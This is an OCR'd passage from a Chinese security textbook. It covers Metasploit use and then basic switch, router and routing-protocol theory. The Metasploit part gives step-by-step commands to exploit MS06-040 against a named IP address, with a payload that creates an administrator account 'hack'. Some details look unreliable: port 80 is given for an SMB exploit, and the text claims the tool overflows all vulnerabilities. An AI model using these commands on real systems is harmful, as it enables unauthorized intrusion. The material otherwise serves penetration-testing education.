


图 7.34 扫描结果

7.4 Metasploit：渗透测试工具

Metasploit 其实是一个溢出工具包集合，其中包含了到目前为止最为齐全的溢出漏洞，利用它能够自动溢出所有的安全漏洞。拥有了这个溢出工具，就完全不必在硬盘上保存其他的溢出程序了。Metasploit Framework 工具包分为 Linux/UNIX/Windows 多种版本，同时有命令行界面和图形界面等多种溢出方式，全部自动化完成。

7.4.1 Metasploit 基础

Metasploit 是一个缓冲区溢出测试使用的辅助工具，也可以说是一个漏洞利用和测试平台。它集成了各平台上常见的溢出漏洞和流行的 ShellCode，并且不断更新，使缓冲区溢出测试变得方便而简单。

Metasploit 工具可以让安全专家检查网络上的计算机，并且确认易遭受攻击的漏洞。这种工具也成为了在线黑客的朋友，由于它可以自动探测易受攻击的服务器，这样即便一个人没什么技术知识也能攻击计算机。

Metasploit 的本质是脚本化程序，这种对测试脚本的利用把高度技术性的漏洞转变为用少数命令即可运行的代码，使普通人也可成为黑客。

目前的 Metasploit 已经发展到 3.0 版本，如图 7.35 所示，并处在进一步的升级之中。可以使用 Metasploit 对目标主机进行测试，也可以对目标主机进行远程溢出攻击，所有的工具都包含在工具包中。微软发布的漏洞 MS06-040 也已经包含进去，可以直接使用，而不需要再进行编程测试。

图 7.35 Metasploit 网站

7.4.2 命令行界面的 Metasploit

运行后首先看到的是 Metasploit 欢迎界面，输入问号（?）得到在线帮助，如图 7.36 所示。

图 7.36 Metasploit 帮助

在图 7.36 中可以看到很多命令，下面将最重要的几个做以简单解释。

- ? 得到帮助。
- cd 更换当前的工作目录。
- exit 退出。
- help 得到帮助。
- info 显示当前程序的信息。
- quit 退出程序。

- reload　载入 Exploit 和 payloads。
- save　保存当前设置。
- setg　设置一个环境变量。
- show　显示可用的 Exploit 和 payloads。
- use　使用一个 Exploit。
- version　显示程序的版本。

这个工具包集成了众多的 Exploit 脚本代码，在使用之前需要先了解一下程序中包含的溢出工具包的内容，在命令行提示符下输入 show exploits，如图 7.37 所示。




图 7.37　渗透脚本列表

左边显示的是溢出程序的名称，右面是该程序的简单解释。一般情况下，当拿到一个溢出程序后先要阅读溢出程序的帮助文件来查看使用方法，在 Metasploit 中可以使用 Info 命令。该命令的作用是显示溢出程序包的详细信息，比如想查看 ms06_040_netapi 溢出工具包的使用方法，只需在命令行提示符下输入：

```
info Exploit ms06_040_netapi
```

可以得到如图 7.38 所示的结果。

图 7.38　查看 ms06_040_netapi 的信息

在输入的命令中，“Exploit”向程序指明要查看的是 Exploit 信息，同时也可以查看 ShellCode 信息，也就是图中所谓的 Payloads 信息。在命令行提示符下输入 show payloads 后就可以看到可用的 ShellCode 列表，如图 7.39 所示。




图 7.39　查看 payloads 信息

可以使用 Info 命令查看 ShellCode 具体信息，比如在命令行提示符下输入 Info payload exec，即可得到 exec 的信息，如图 7.40 所示。




图 7.40　查看 exec 的具体信息

需要说明的是，以 BSD 开头的是针对 BSD 系统的 ShellCode，以 Linux 开头的是针对 Linux 系统的 ShellCode，以 CMD 和 WIN 开头的是针对 Windows 系统的 ShellCode。因为不同的系统对不同的 ShellCode 要求是不一样的，所以一定要选择合适的 ShellCode 才可以成功溢出。

在实际的溢出中，要用到的是 use 命令。这里仍然以 ms06_040_netapi 溢出工具包为例。在命令行中输入 use ms06_040_netapi 后会切换到 ms06_040_netapi 目录下。输入 show options，查看溢出工具包要求指定输入的内容，如图 7.41 所示。

在命令行窗口中依次输入如下命令设置一些必需的选项，如图 7.42 所示。

```
set RHOST 202.234.125.120
set RPORT 80
```

图 7.41 使用 use 命令




图 7.42 设置参数

在 Metasploit 中，指定 ShellCode，输入如下命令，如图 7.43 所示。

```
set payload windows/exec                                  //指定使用的 ShellCode
set cmd net user hack hack /add                            //指定使用的命令，添加用户
set cmd net localgroup administrators hack /add  //指定使用的命令，添加用户组
```

图 7.43 设置 ShellCode

至此最基本的设置已经完成，最后指明目标主机的操作系统就可以发动攻击了，输入如下命令：

```
show targets
```

可以看到可供选择的操作系统类型的名称。接着输入如下命令选定操作系统：

```
set target 0
```

再次输入：

```
Set
```

即可以看到如图 7.44 所示的界面。

图 7.44　确定目标主机

检查无误后就可以开始溢出了，输入如下命令，程序提示溢出开始。

```
Exploit
```

7.4.3　图形界面的 Metasploit

Metasploit 图形界面的使用方法和在命令行界面下没有太大的区别，只是操作方式不同而已。

step 1　在 Metasploit 的安装目录下找到 Msfweb.bat 文件，双击它，一段时间后程序提示执行成功。

step 2　打开 IE 浏览器，在地址栏中输入 http://127.0.0.1:55555 后会看到如图 7.45 所示的 IE 窗口。

图 7.45　Metasploit 界面

step 3 在想要使用的溢出工具包上单击鼠标左键，进入基本设置窗口，这里以 iis50_webdav_ntdll 为例，如图 7.46 所示。




图 7.46 iis50_webdav_ntdll 的介绍

step 4 单击 Payloads 链接进入 Payloads 选择界面，如图 7.47 所示。

图 7.47 Payloads 选择界面

这里的设置与命令行中介绍的基本一致，就不做额外说明了。

从上面的操作可以看出 Metasploit 的使用方法是非常简单的，而且功能也很强大，对于网络管理员的日常工作来说是一款很实用的工具。

7.5 小结

渗透测试一般是由具有丰富的网络及系统安全知识与经验的团队负责，在测试过程中，以入侵者的思维方式，并借以扫描工具、攻击程序和技术作为辅助，对目标进行检测。其测试过程就如同网络入侵事件的实际演练。通过渗透测试，可以了解入侵者可能利用的途径，了解系统及网络的安全程度。

下一章将从网络设备基础知识入手，带领读者了解关于网络设备的简单原理和攻击网络设备的若干常识及手段。

◆ ◆ ◆

第 8 章　网络设备的攻击

本章包括

- ◆交换机的原理
- ◆交换技术
- ◆自治系统的概念
- ◆使用 SNMP 方法
- ◆攻击网络设备的基本方法
- ◆路由器的原理
- ◆路由算法
- ◆SNMP 基础知识
- ◆TraceRoute 原理

互联网是由各种路由器、交换机等设备构成的，这些设备被通称为网络设备。路由器在网络中起向导的作用，告知各种来源的数据流的去处，同时构成互联网的骨干。交换机则起着“基层交警”的作用，将各种数据报文送到合适的目的地。所以说，网络设备的防护是互联网中最重要的一环。

网络设备的构成类似于普通的计算机和工作站，也是由 CPU 和操作系统组成的。为了完成各种数据传输业务，网络设备必须开放各种服务，这就给了黑客可乘之机。

本章将介绍网络设备的基本知识，并简单介绍一些常用的网络设备的攻击方法，网络管理员必须熟悉这些方法才能更好地维护网络设备。

8.1　网络设备概述

目前来说，网络设备主要包括路由器和交换机。路由器是一种连接多个网络或网段的网络设备，路由器能将不同网络或网段之间的数据信息进行“翻译”，使设备之间能够互相“读”懂对方的数据，从而构成一个更大的网络。

路由器有两大典型功能，即数据通道功能和控制功能。数据通道功能包括转发决定、背板转发及输出链路调度等，一般由特定的硬件来完成；控制功能则一般用软件来实现，包括与相邻路由器之间的信息交换、系统配置和系统管理等。

交换机是一种基于 MAC（网卡的硬件地址）识别、能完成封装转发数据包功能的网络设备。交换机可以“学习”MAC 地址，并把其存放在内部地址表中，通过在数据帧的始发者和目标接收者之间建立临时的交换路径，使数据帧直接由源地址到达目的地址。

8.1.1　交换机

交换技术是交换机的核心技术。交换技术是一个具有简化、低价、高性能和高端口密集特点的交换产品，体现了桥接技术的复杂交换技术，在 OSI 参考模型的第二层操作。交换机按照每个包中的 MAC 地址相对简单地决策信息转发，而这种转发决策一般不考虑包中隐藏的更深的其他信息。交换机的转发延迟很小，操作接近单个局域网性能，远远超过了普通桥接互联网之间的转发性能。

类似传统的桥接器，交换机提供了许多网络互联功能。交换机能经济地将网络分成小的冲突网域，为每个工作站提供更高的带宽。协议的透明性使交换机能够在软件配置简单的情况下直接安装在多协议网络中；交换机使用现有的电缆、中继器、集线器和工作站的网卡，不必做高层的硬件升级；交换机对工作站是透明的，这样管理开销低廉，简化了网络结点的增加、移动和网络变化的操作。

8.1.2 三层交换技术

三层交换技术（也称多层交换技术，或IP交换技术）是相对传统交换概念提出的。众所周知，传统的交换技术是在OSI网络标准模型中的第二层——数据链路层上进行操作的，而三层交换技术则是在网络模型中的第三层实现数据包高速转发的。简单地说，三层交换技术就是：二层交换技术＋三层转发技术。

三层交换技术的出现，解决了局域网中网段划分后，子网必须依赖路由器进行管理的局面，解决了传统路由器由于低速、复杂而造成的网络瓶颈问题。

目前主要的三层交换技术有：

- **Ipsilon IP 交换** IP交换技术由Ipsilon公司首倡，即识别数据包流，尽量在第二层进行交换，以绕过路由器，改善网络性能。Ipsilon改进了ATM交换机，删去了控制器中的软件，加上一个IP交换控制器，与ATM交换机通信。该技术适用于机构内部的局域网和校园网。
- **Cisco 标签交换** 给数据包贴上标签，此标签在交换结点读出，判断包传送路径。该技术适用于大型网络和互联网。
- **3Com Fast IP** 侧重数据策略管理、优先原则和服务质量。Fast IP协议保证实时音频或视频数据流能得到所需的带宽。Fast IP支持其他协议（如IPX），可以运行在除ATM外的其他交换环境中。客户机需要有设置优先等级的软件。
- **IBM ARIS（Aggregate Route – based IP Switching）** 与Cisco的标签交换技术相似，包上附有标记，借以穿越交换网。ARIS一般用于ATM网，也可扩展到其他交换技术。边界设备是进入ATM交换环境的入口，含有第三层路由映射到第二层虚电路的路由表。允许ATM网同两台以上的计算机通过一条虚电路发送数据，从而减少网络流量。
- **MPOA（MultiProtocol Over ATM）** ATM论坛提出的一种规范。经源客户机请求，路由服务器执行路由计算后给出最佳传输路径。然后，建立一条交换虚电路，即可越过子网边界，不用再做路由选择。

8.1.3 局域网交换机的种类

局域网交换机根据使用的网络技术可以分为：

- 以太网交换机
- 快速以太网交换机

如果按交换机应用领域来划分，可分为：

- 台式交换机

- 工作组交换机
- 主干交换机
- 企业交换机
- 分段交换机
- 端口交换机
- 网络交换机

8.1.4 交换机应用中的问题

交换机本身的处理速度可以达到很高，用户往往迷信厂商宣传的 Gb/s 级的高速背板。其实这是一种误解，连接入网的工作站或服务器使用的网络是以太网，它遵循 CSMA/CD 介质访问规则。在当前客户机 / 服务器模式的网络中，多台工作站会同时访问服务器，因此非常容易形成服务器瓶颈。有的厂商已经考虑到这一点，在交换机中设计了一个或多个高速端口，方便用户连接服务器或高速主干网。用户也可以通过设计多台服务器（进行业务划分）或追加多个网卡来消除瓶颈。交换机还可支持生成树算法，方便用户架构容错的冗余连接。

目前广泛使用的网络操作系统有 Windows 等，而 LAN Server 的服务器是通过发送网络广播帧来向客户机提供服务的。这类局域网中广播包的存在会大大降低交换机的效率，这时可以利用交换机的 VLAN 功能将广播包限制在一定范围内，但不是每一个交换机都支持 VLAN 的。

8.1.5 路由器

多少年来，路由器的发展有起有伏。20 世纪 90 年代中期，传统路由器成为制约互联网发展的瓶颈。ATM 交换机取而代之，成为 IP 骨干网的核心，路由器变成了配角。进入 90 年代末期，互联网规模进一步扩大，流量每半年翻一番，ATM 又成为瓶颈，路由器东山再起。Gb/s 级路由交换机在 1997 年面世后，人们开始以 Gb/s 路由交换机取代 ATM 交换机，架构以路由器为核心的骨干网。时至今日，路由器已经发展到万兆级别。

8.1.5.1 路由器通信基本原理

路由器工作在 OSI 模型中的第三层，即网络层。路由器利用网络层定义的逻辑上的网络地址（即 IP 地址）来区别不同的网络，实现网络的互联和隔离，保证各个网络的独立性。路由器不转发广播消息，而是把广播消息限制在各自的网络内部。发送到其他网络的数据应先被送到路由器，再由路由器转发出去。

IP 路由器只转发 IP 分组，把其余的部分挡在网内（包括广播），从而保证各个网络具有相对的独立性，这样可以组成由许多网络（子网）互联的大型网络。由于是在网络层的互联，路由器可以方便地连接不同类型的网络，只要网络层运行的是 IP 协议，通过路由器就可互联。

网络设备用它们的网络地址（TCP/IP 网络中为 IP 地址）互相通信。IP 地址是与硬件地址无关的逻辑地址。路由器只根据 IP 地址来转发数据。IP 地址的结构分两部分，一部分定义网络号，另一部分定义网络内的主机号。目前，在互联网中采用子网掩码来确定 IP 地址中的网络地址和主机地址。子网掩码与 IP 地址一样也是 32 位，二者一一对应。并且，子网掩码中数字为“1”对应的 IP 地址为网络号，为“0”对应的则为主机号。网络号和主机号合起来，才构成一个完整

的 IP 地址。同一个网络中的主机 IP 地址，其网络号必须是相同的，这个网络称为 IP 子网。

通信只能在具有相同网络号的 IP 地址之间进行，要与属于其他 IP 子网的主机进行通信，必须经过同一网络上的某个路由器或网关（gateway）。不同网络号的 IP 地址不能直接通信。

路由器有多个端口，用于连接多个 IP 子网。每个端口的 IP 地址的网络号要求与所连接的 IP 子网的网络号相同。不同的端口为不同的网络号，对应不同的 IP 子网，这样才能使位于各子网中的主机通过自己子网的 IP 地址把 IP 分组送到路由器上。

当 IP 子网中的一台主机发送 IP 分组给同一个 IP 子网的另一台主机时，它直接把 IP 分组送到网络上，对方就能收到。而要送给不同 IP 子网上的主机时，它首先要选择一个能到达目的子网的路由器，然后把 IP 分组送给该路由器，由该路由器负责把 IP 分组送到目的地。如果没有找到这样的路由器，主机就把 IP 分组送给一个称为“默认网关”（default gateway）的路由器。默认网关是每台主机上的一个配置参数，它是接在同一个网络上的某个路由器端口的 IP 地址。

路由器转发 IP 分组时，只根据目的 IP 地址的网络号部分选择合适的端口，把 IP 分组送出去。同主机一样，路由器也要判断端口所接的是否是目的子网。如果是，就直接把 IP 分组通过端口送到网络上，否则，需要选择下一个路由器来传送 IP 分组。路由器也有它的默认网关，用来传送不知道往哪儿送的 IP 分组。这样，通过路由器把知道如何传送的 IP 分组正确转发出去，不知道如何传送的 IP 分组送给“默认网关”路由器，这样一级一级地传送，IP 分组最终将到达目的地，送不到目的地的 IP 分组被网络丢弃。

8.1.5.2 路由器构成的互联网

目前 TCP / IP 网络全部是通过路由器互联起来的，互联网就是成千上万个 IP 子网通过路由器互联起来的国际性网络。这种网络称为“以路由器为基础的网络”（router based network），形成了以路由器为结点的“网间网”。在网间网中，路由器不仅负责 IP 分组的转发，还负责与别的路由器进行联络，共同确定“网间网”的路由选择和维护路由表。

路由动作包括两项基本内容：寻径和转发。寻径即寻找到达目的地的最佳路径，由路由选择算法来实现，由于涉及到不同的路由选择协议和路由选择算法，所以要相对复杂一些。为了判断是否是最佳路径，路由选择算法必须启动并维护包含路由信息的路由表，其中路由信息根据所使用的路由选择算法而不尽相同。路由选择算法将收集到的不同信息填入路由表中，根据路由表可将目的网络与下一跳（nexthop）的关系告诉路由器。路由器之间互通信息进行路由更新，更新并维护路由表使之正确反映网络的拓扑变化，并由路由器根据量度来决定最佳路径。这就是路由选择协议（routing protocol），例如路由信息协议（RIP）、开放式最短路径优先协议（OSPF）和边界网关协议（BGP）等。

转发即沿着寻找好的最佳路径传送信息分组。路由器首先在路由表中查找，判断是否知道如何将分组发送到下一个站点（路由器或主机），如果路由器不知道，通常将该分组丢弃，否则就根据路由表的相应项将分组发送到下一个站点。如果目的网络直接与路由器相连，路由器就把分组直接送到相应的端口上，这就是路由转发协议（routed protocol）。

路由转发协议和路由选择协议是相互配合又相互独立的概念，前者使用后者维护的路由表，后者要利用前者提供的功能来发布路由协议数据分组。下文提到的路由协议，除非特别说明，都是指路由选择协议，这也是普遍的习惯。

8.1.6 路由选择

典型的路由选择方式有两种：静态路由和动态路由。

静态路由是在路由器中设置的固定路由表。除非网络管理员干预，否则静态路由不会发生变化。由于静态路由不能对网络的改变做出反映，所以一般用于网络规模不大、拓扑结构固定的网络中。静态路由的优点是简单、高效、可靠。在所有的路由中，静态路由优先级最高。当动态路由与静态路由发生冲突时，以静态路由为准。

动态路由是网络中路由器之间相互通信、传递路由信息、利用收到的路由信息更新路由器表的过程。它能实时地适应网络结构的变化。如果路由更新信息表明发生了网络变化，路由选择软件就会重新计算路由，并发出新的路由更新信息。这些信息通过各个网络，引起各路由器重新启动其路由算法，并更新各自的路由表以动态地反映网络拓扑变化。动态路由适用于网络规模大、拓扑结构复杂的网络。当然，各种动态路由协议会不同程度地占用网络带宽和 CPU 资源。

静态路由和动态路由有各自的特点和适用范围，动态路由通常作为静态路由的补充。当一个分组在路由器中寻径时，路由器首先查找静态路由，如果查到则根据相应的静态路由转发分组，否则再查找动态路由。

8.1.7 路由协议

根据是否在一个自治域内部使用，动态路由协议分为内部网关协议（IGP）和外部网关协议（EGP）。这里的自治域指一个具有统一管理机构、统一路由策略的网络。自治域内部采用的路由选择协议称为内部网关协议，常用的有 RIP 和 OSPF；外部网关协议主要用于多个自治域之间的路由选择，常用的是 BGP 和 BGP-4。下面分别进行简要介绍。

◆ RIP 路由协议

RIP 路由协议最初是为 Xerox 网络系统的 Xerox parc 通用协议而设计的，是互联网中常用的路由协议。RIP 采用距离向量算法，即路由器根据距离选择路由，所以也称为距离向量协议。路由器收集所有可到达目的地的不同路径，并且保存有关到达每个目的地的最少站点数等路径信息，除到达目的地的最佳路径外，其他信息均予以丢弃。同时路由器也把收集的路由信息用 RIP 协议通知相邻的其他路由器。这样，正确的路由信息逐渐扩散至全网。

◆ OSPF 路由协议

80 年代中期，RIP 已不能适应大规模异构网络的互联了，OSPF 随之产生。它是网间工程任务组织（IETF）的内部网关协议工作组为 IP 网络开发的一种路由协议。

OSPF 是一种基于链路状态的路由协议，需要每个路由器向同一个管理域的所有其他路由器发送链路状态广播信息。在 OSPF 的链路状态广播中包括所有接口信息、所有的量度和其他一些变量。利用 OSPF 的路由器首先必须收集有关的链路状态信息，并根据一定的算法计算出到达每个结点的最短路径。而基于距离向量的路由协议仅向其邻接路由器发送有关路由的更新信息。

与 RIP 不同，OSPF 将一个自治域再划分为区，相应地即有两种类型的路由选择方式：当源和目的地在同一区时，采用区内路由选择；当源和目的地不在同一区时，则采用区间路由选择。这样就大大减少了网络开销，增加了网络的稳定性。当一个区内的路由器出了故障时，并不影响自治域内其他区路由器的正常工作，这也给网络的管理和维护带来方便。

◆ **BGP 和 BGP-4 路由协议**

